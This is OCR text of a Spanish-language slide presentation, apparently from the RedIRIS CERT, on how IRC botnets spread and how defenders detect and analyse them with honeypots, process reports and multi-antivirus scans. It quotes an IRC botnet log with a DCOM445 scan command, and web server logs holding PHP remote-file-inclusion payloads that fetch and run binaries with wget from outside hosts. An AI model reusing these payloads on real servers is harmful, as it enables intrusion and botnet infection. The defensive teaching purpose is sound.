
- PECompact2
- UPX (y variaciones de este)
- ....

Difusión del bot

El bot se puede ahora difundir:

- Vía correo electrónico en anexos enviados a direcciones de correo electrónico.
- Disimulando su nombre en redes P2P
- Empleando la propia botnet para escanear y comprometer equipos.
- Empleando una botnet ya existente indicándole que ejecute el nuevo código de la bot.

Compromiso vía botnet




Inicialmente:

Se dispone de un equipo comprometido conectado a un servidor IRC

El atacante se conecta al canal IRC donde esta su bot y parece en principio como otro usuario más del canal.


Compromiso vía botnet (I)

.advscan dcom445 50 0



1)Vía IRC el atacante cambia el titulo o "topic" del canal para que los bots / zombies empiecen a atacar.


Compromiso vía botnet (II)



1)Vía IRC el atacante cambia el titulo o “topic” del canal para que los bots / zombies empiecen a atacar.

2)El bot lanza el ataque contra un sistema vulnerable , generalmente el ataque genera una shell sobre la cual se lanza un fichero “.bat”

Compromiso vía botnet (III)




1)Vía IRC el atacante cambia el titulo o “topic” del canal para que los bots / zombies empiecen a atacar.

2)El bot lanza el ataque contra un sistema vulnerable , generalmente el ataque genera una shell sobre la cual se lanza un fichero “.bat”

3)La víctima descarga vía TFTP el programa del bot en el equipo comprometido.

Compromiso vía botnet (IV)



1)Vía IRC el atacante cambia el titulo o “topic” del canal para que los bots / zombies empiecen a atacar.

2)El bot lanza el ataque contra un sistema vulnerable , generalmente el ataque genera una shell sobre la cual se lanza un fichero “.bat”

3)La víctima descarga vía TFTP el programa del bot en el equipo comprometido.

4)La máquina víctima se conecta al servidor de IRC y siguen los ataques.

Log de IRC

C6^B<^O^C2GRC|82114^C6^B>^O [SCAN]: Random Port Scan started on 195.251.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C12***^C02 ^C2topic: djms pone:^O .advscan dcom445 50 5 0 -r -b

^C6^B<^O^C2USA|55005^C6^B>^O [SCAN]: Random Port Scan started on 195.251.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C6^B<^O^C2FRA|77713^C6^B>^O [SCAN]: Random Port Scan started on 81.185.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C12***^C02^C10 GBR|41449 ^C12(^C10 hyxct^C12@^C103C8459D9.707A940D.6CBAA17A.IP ^C12)^C10 entra [12:33]

^C12***^C02^C10 USA|97640 ^C12(^C10 auniwc^C12@^C10612B053.DAD9D843.77BAA24E.IP ^C12)^C10 entra [12:33]

^C6^B<^O^C2GRC|40135^C6^B>^O [SCAN]: Random Port Scan started on 195.251.x.x:135 with a delay of 5 seconds for 0 minutes using 100 threads.

^C6^B<^O^C2USA|97640^C6^B>^O [SCAN]: Random Port Scan started on 10.44.x.x:445 with a delay of 5 seconds for 0 minutes using 50 threads.

^C6^B<^O^C2GBR|41449^C6^B>^O [SCAN]: Failed to start scan thread, error: <8>.

.....

6^B<^O^C2USA|11221^C6^B>^O [SCAN]: Random Port Scan started on 10.44.x.x:445 with a delay of 5 seconds for 0 minutes using 50 threads.

^C6^B<^O^C2USA|81805^C6^B>^O [Dcom445]: Exploiting IP: 195.251.253.73.

^C6^B<^O^C2USA|81805^C6^B>^O [TFTP]: File transfer complete to IP: 195.251.253.73 (C:\WINNT\System32\vpc.exe).

^C12***^C02^C10 USA|84454 ^C12(^C10 leafz^C12@^C10E380DED.445CCCD1.77BAA24E.IP ^C12)^C10 entra [12:35]

^C12***^C02^C10 RUS|28197 ^C12(^C10 znqptr^C12@^C103DE260EE.74FA6033.2EE975C8.IP ^C12)^C10 entra [12:35]

^C6^B<^O^C2USA|84454^C6^B>^O [SCAN]: Random Port Scan started on 195.352.x.x:445 with a delay of 5 seconds for 0 minutes using 50 thread

.....

¿Cómo sabe un bot donde encontrar su servidor de IRC ?

- Dominios de tercer nivel gratuitos, ej dyndns, freedns,etc
- Dominios de segundo nivel con TTL muy cortos (1 hora=; .biz, .info

El atacante solo tiene que conseguir un equipo comprometido donde "plantar" el servidor de IRC de control.

En caso de eliminación del servidor de control el atacante solo tiene tiene que buscar otro equipo y cambiar el DNS.

Técnica empleada también para:

- Falsificacion de servidores WWW en incidencias de SPAM y falsificación de mensajes
- Muchas veces los equipos comprometidos solo actuan de ""proxies" .

Ultimas tendencias de bots

Empleo de bots para controlar sistemas Unix/Linux:

- Equipos con servidores WWW públicos, pero vulnerables.
- Mejor conectividad que los sistemas residenciales.
- Suelen funcionar 24x7 , mientras que los usuarios domésticos no.
- El bot no necesita un acceso como “Administrador”/root, puede funcionar vía servidor WWW.

Predominan los bots para aplicaciones PHP sobre servidores Apache.

- Plataforma más común.
- Vulnerabilidades en aplicaciones

Los bots suelen estar escritos en Perl , lo que permite su portabilidad

Detección de bots en Unix:

Solo hace falta buscar en los logs de los servidores HTTP:

Archivo Editar Ver Terminal Solapas Ayuda

```
4 303
69.13.179.46 - - [16/Dec/2005:21:21:57 +0100] "GET /index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20128.173.40.113/listen;chmod%20744%20listen;./listen;echo%20YYY;echo|  HTTP/1.1" 404 287
69.13.179.46 - - [16/Dec/2005:21:21:58 +0100] "GET /index.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20128.173.40.113/listen;chmod%20744%20listen;./listen;echo%20YYY;echo|  HTTP/1.1" 404 286
69.13.179.46 - - [16/Dec/2005:21:21:59 +0100] "GET /mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20128.173.40.113/listen;chmod%20744%20listen;./listen;echo%20YYY;echo|  HTTP/1.1" 404 293
69.13.179.46 - - [16/Dec/2005:21:22:00 +0100] "GET /cvs/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20128.173.40.113/listen;chmod%20744%20listen;./listen;echo%20YYY;echo|  HTTP/1.1" 404 297
82.107.47.39 - - [17/Dec/2005:07:20:59 +0100] "-" 408 -
195.82.6.3 - - [17/Dec/2005:09:59:52 +0100] "GET /modules/Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.4/criman;chmod%20744%20criman;./criman;echo%20YYY;echo|  HTTP/1.1" 404 330
195.82.6.3 - - [17/Dec/2005:09:59:53 +0100] "GET /Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.4/criman;chmod%20744%20criman;./criman;echo%20YYY;echo|  HTTP/1.1" 404 322
195.82.6.3 - - [17/Dec/2005:09:59:56 +0100] "POST /xmlrpc.php HTTP/1.1" 404 287
195.82.6.3 - - [17/Dec/2005:09:59:58 +0100] "POST /blog/xmlrpc.php HTTP/1.1" 404 292
195.82.6.3 - - [17/Dec/2005:09:59:59 +0100] "POST /blog/xmlsrv/xmlrpc.php HTTP/1.1" 404 299
195.82.6.3 - - [17/Dec/2005:10:00:01 +0100] "POST /blogs/xmlsrv/xmlrpc.php HTTP/1.1" 404 300
195.82.6.3 - - [17/Dec/2005:10:00:03 +0100] "POST /drupal/xmlrpc.php HTTP/1.1" 404 294
195.82.6.3 - - [17/Dec/2005:10:00:04 +0100] "POST /phpgroupware/xmlrpc.php HTTP/1.1" 404 300
195.82.6.3 - - [17/Dec/2005:10:00:06 +0100] "POST /wordpress/xmlrpc.php HTTP/1.1" 404 297
195.82.6.3 - - [17/Dec/2005:10:00:08 +0100] "POST /xmlrpc.php HTTP/1.1" 404 287
195.82.6.3 - - [17/Dec/2005:10:00:09 +0100] "POST /xmlrpc/xmlrpc.php HTTP/1.1" 404 294
195.82.6.3 - - [17/Dec/2005:10:00:11 +0100] "POST /xmlsrv/xmlrpc.php HTTP/1.1" 404 294
201.38.115.213 - - [17/Dec/2005:13:10:16 +0100] "HEAD / HTTP/1.0" 200 0
213.171.206.164 - - [17/Dec/2005:20:09:10 +0100] "GET / HTTP/1.0" 200 1374
213.128.98.75 - - [17/Dec/2005:23:34:19 +0100] "GET /modules/Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.4/criman;chmod%20744%20criman;./criman;echo%20YYY;echo|  HTTP/1.1" 404 330
213.128.98.75 - - [17/Dec/2005:23:34:20 +0100] "GET /Forums/admin/admin_styles.phpadmin_styles.php?phpbb_root_path=http://81.174.26.111/cmd.gif?&cmd=cd%20/tmp;wget%20216.15.209.4/criman;chmod%20744%20criman;./criman;echo%20YYY;echo|  HTTP/1.1" 404 322
--More--
```

Detección y análisis de bots

Honeypots

El termino honeypot “tarro de miel” hace referencia a equipos fácilmente atacables.

- Los atacantes buscan sistemas vulnerables a los que acceder.
- El honeypot es una “máquina trampa” , vulnerable a los ataques pero monitorizada para detectar la intrusión.
- Se puede examinar las acciones que realiza el atacante, sin que este se de cuenta.

Popularizados a partir del año 2000, http://www.honeynet.org

- Han permitido la detección de nuevos vectores de ataques.
- Ayudado a la formalización de las técnicas de análisis forense dígital.

Honeypots (II)

Existen tres tipos de honeypots:

- Alta interacción: Equipo completo vulnerable al que el atacante puede acceder.
  - Máquinas físicas.
  - Sistemas virtuales..
- Baja interacción: Simulación de un servicio o aplicación, empleado sobre todo para la detección de nuevos ataques.
- Media interacción: Simulan un servicio vulnerable y son capaces de simular la ejecución del código del ataque como si este hubiera tenido exito.

Honeypots (III)

Honeypots de interacción media:

- Simulan uno o varios servicios vulnerables por ejemplo MS-RPC .
- Analizan el código recibido del ataque y simulan la ejecución del ataque.
- Descargan el binario indicado en el ataque , obteniendo así el código malicioso.


Existen dos implementaciones:

- Multipot, http://labs.idefense.com/labs-software.php?show=9 sobre plataforma windows.
- Nepenthes, http://nepenthes.mwcollect.org , es el más empleado tras su unión con mwcollect.

Bots en RedIRIS

Proyecto en RedIRIS para la captura de bots

- Captura del tráfico destinado al puerto 445
- Empleo de mwcollect para obtener muestras a analizar



Detección de bots

Muchas veces la infección no la detecta una máquina trampa:

- Usuarios que indican que el equipo no les funciona correctamente.
- Quejas externas sobre ataques desde la organización.
- Herramientas de monitorización de tráfico detectan patrones anómalos.
- ....

Al final hay que detectar que programa se ha instalado en el equipo.

Por lo general desde RedIRIS solemos solicitar que se nos envíe el fichero para analizarlo.

Herramientas gratuitas como:

- Secheck, http://www.mynetwatchman.com/tools/sc
- Hijackthis, http://www.spywareinfo.com/~merijn

permiten generar un informe de los programas que están corriendo en un equipo Windows, puertos usados,etc.

- A partir de este informe se puede detectar muchas veces cual es el código malicioso.

Archivo Editar Ver Terminal Solapas Ayuda

```
        PID 1264: WebClient = "Cliente Web" / "C:\WINDOWS\system32\svchost.exe -k LocalService"
        PID 1060: winmgmt = "Instrumental de administración de Windows" / "C:\WINDOWS\system32\svchost.exe -k netsvcs"
        PID 1060: wscsvc = "Centro de seguridad" / "C:\WINDOWS\System32\svchost.exe -k netsvcs"
        PID 1060: wuauserv = "Actualizaciones automáticas" / "C:\WINDOWS\system32\svchost.exe -k netsvcs"
        PID 1060: WZCSVC = "Configuración inalámbrica rápida" / "C:\WINDOWS\System32\svchost.exe -k netsvcs"

TCP table:
PID      956      0.0.0.0:135       LISTENING   (** Service **) C:\WINDOWS\system32\svchost.exe
PID        4      0.0.0.0:445       LISTENING   System
PID      452    127.0.0.1:1025       LISTENING   (** Service **) C:\WINDOWS\System32\alg.exe
PID        4   192.168.150.254:139       LISTENING   System
PID        4   192.168.150.254:445   192.168.150.1:59272   ESTABLISHED   System
PID      208   192.168.150.254:1108   192.168.151.2:9136     SYN_SENT   C:\WINDOWS\system32\mwupdate32.exe
PID     1060   192.168.150.254:1109   192.168.151.2:80     SYN_SENT   (** Service **) C:\WINDOWS\System32\svchost.exe

UDP table:
PID        4      0.0.0.0:445   System
PID      700      0.0.0.0:500   (** Service **) C:\WINDOWS\system32\lsass.exe
PID     1148      0.0.0.0:1029   (** Service **) C:\WINDOWS\system32\svchost.exe
PID      700      0.0.0.0:4500   (** Service **) C:\WINDOWS\system32\lsass.exe
PID     1060    127.0.0.1:123   (** Service **) C:\WINDOWS\System32\svchost.exe
PID     1264    127.0.0.1:1900   (** Service **) C:\WINDOWS\system32\svchost.exe
PID     1060   192.168.150.254:123   (** Service **) C:\WINDOWS\System32\svchost.exe
PID        4   192.168.150.254:137   System
PID        4   192.168.150.254:138   System
PID     1264   192.168.150.254:1900   (** Service **) C:\WINDOWS\system32\svchost.exe

Entries for HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run:
        'SunJavaUpdateSched' = 'C:\Archivos de programa\Java\jre1.5.0_06\bin\jusched.exe'
        'VMware Tools' = 'C:\Archivos de programa\VMware\VMware Tools\VMwareTray.exe'
        'VMware User Process' = 'C:\Archivos de programa\VMware\VMware Tools\VMwareUser.exe'
        'microsft windows updates' = 'mwupdate32.exe'

Entries for HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce:

Entries for HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx:

--More--(7%)
```

Análisis del código malicioso

Una vez que se ha obtenido el programa malicioso se procede a su estudio:

- Para determinar que hacia.
- Averiguar la información de control:
  - Servidor de IRC que se empleaba para controlar los sistemas
  - Clave de administración de los bots.
  - Canales empleados.
- De esta forma se puede detectar si hay más equipos infectados en las redes y avisar a los usuarios.
- A nivel internacional se puede avisar al responsable del servidor de IRC y bloquear el servidor de DNS y equipo.

Servicio gratuito de análisis de ficheros por diversos antivirus

- Permite comprobar rápidamente si un fichero es un código malicioso.
- Permite comprobar que las modificaciones del código en los ficheros muchas veces no son detectadas por los antivirus.
- Envía la información a los fabricantes antivirus para que estos puedan actualizar sus patrones de búsqueda.

Análisis de un fichero

Enlace recibido por correo electrónico , fichero cifrado con PECompact2


Complete scanning result of "Extrato.cmd", received in VirusTotal at 05.07.2006, 13:22:09 (CET). STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	6.34.0.24	04.20.2006	no virus found
Avast	4.6.695.0	05.05.2006	no virus found
AVG	386	05.05.2006	no virus found
Avira	6.34.1.58	05.06.2006	no virus found
BitDefender	7.2	05.07.2006	BehavesLike:Trojan.Downloader
CAT-QuickHeal	8.00	05.05.2006	(Suspicious) - DNAScan
ClamAV	devel-20060426	05.07.2006	Trojan.Downloader.Banload-11
DrWeb	4.33	05.07.2006	no virus found
eTrust-InoculateIT	23.72.1	05.06.2006	no virus found
eTrust-Vet	12.4.2194	05.04.2006	no virus found
Ewido	3.5	05.07.2006	Downloader.Banload.agt
Fortinet	2.71.0.0	05.07.2006	no virus found
F-Prot	3.16c	05.05.2006	no virus found
Ikarus	0.2.65.0	05.05.2006	Win32.Parite.B
Kaspersky	4.0.2.24	05.07.2006	Trojan-Downloader.Win32.Banload.agt
McAfee	4756	05.05.2006	Downloader-DC
Microsoft	1.1372	05.07.2006	no virus found
NOD32v2	1.1523	05.05.2006	no virus found
Norman	5.90.17	05.05.2006	no virus found
Panda	9.0.0.4	05.06.2006	Suspicious file
Sophos	4.05.0	05.07.2006	no virus found
Symantec	8.0	05.07.2006	no virus found
TheHacker	5.9.7.139	05.05.2006	no virus found
UNA	1.83	05.06.2006	no virus found
VBA32	3.11.0	05.06.2006	no virus found

Terminado AS30315 1.920s 66.98.250.38

Analisis de un fichero

Fichero recibido por correo electrónico , cifrado con WWPack32



Antivirus	Version	Update	Result
AntiVir	6.34.0.24	04.20.2006	Heuristic/Trojan.Downloader
Avast	4.6.695.0	05.05.2006	no virus found
AVG	386	05.05.2006	no virus found
Avira	6.34.1.58	05.06.2006	no virus found
BitDefender	7.2	05.07.2006	Dropped:Generic.Malware.Sdld.57AFCEB2
CAT-QuickHeal	8.00	05.05.2006	(Suspicious) - DNAScan
ClamAV	devel-20060426	05.07.2006	no virus found
DrWeb	4.33	05.07.2006	no virus found
eTrust-InoculateIT	23.72.1	05.06.2006	no virus found
eTrust-Vet	12.4.2194	05.04.2006	no virus found
Ewido	3.5	05.07.2006	no virus found
Fortinet	2.71.0.0	05.07.2006	suspicious
F-Prot	3.16c	05.05.2006	could be infected with an unknown virus
Ikarus	0.2.65.0	05.05.2006	no virus found
Kaspersky	4.0.2.24	05.07.2006	Trojan-Downloader.Win32.Dadobra.cp
McAfee	4756	05.05.2006	Downloader-ABU
Microsoft	1.1372	05.07.2006	no virus found
NOD32v2	1.1523	05.05.2006	a variant of Win32/TrojanDownloader.Delf.SH
Norman	5.90.17	05.05.2006	W32/Downloader
Panda	9.0.0.4	05.06.2006	Suspicious file
Sophos	4.05.0	05.07.2006	no virus found

Sandbox de Norman

Norman Sandbox realiza un análisis de comportamiento rápido,

http://sandbox.norman.no

Análisis de comportamiento

Reproducir en un "laboratorio" la ejecución del código malicioso para intentar obtener información.

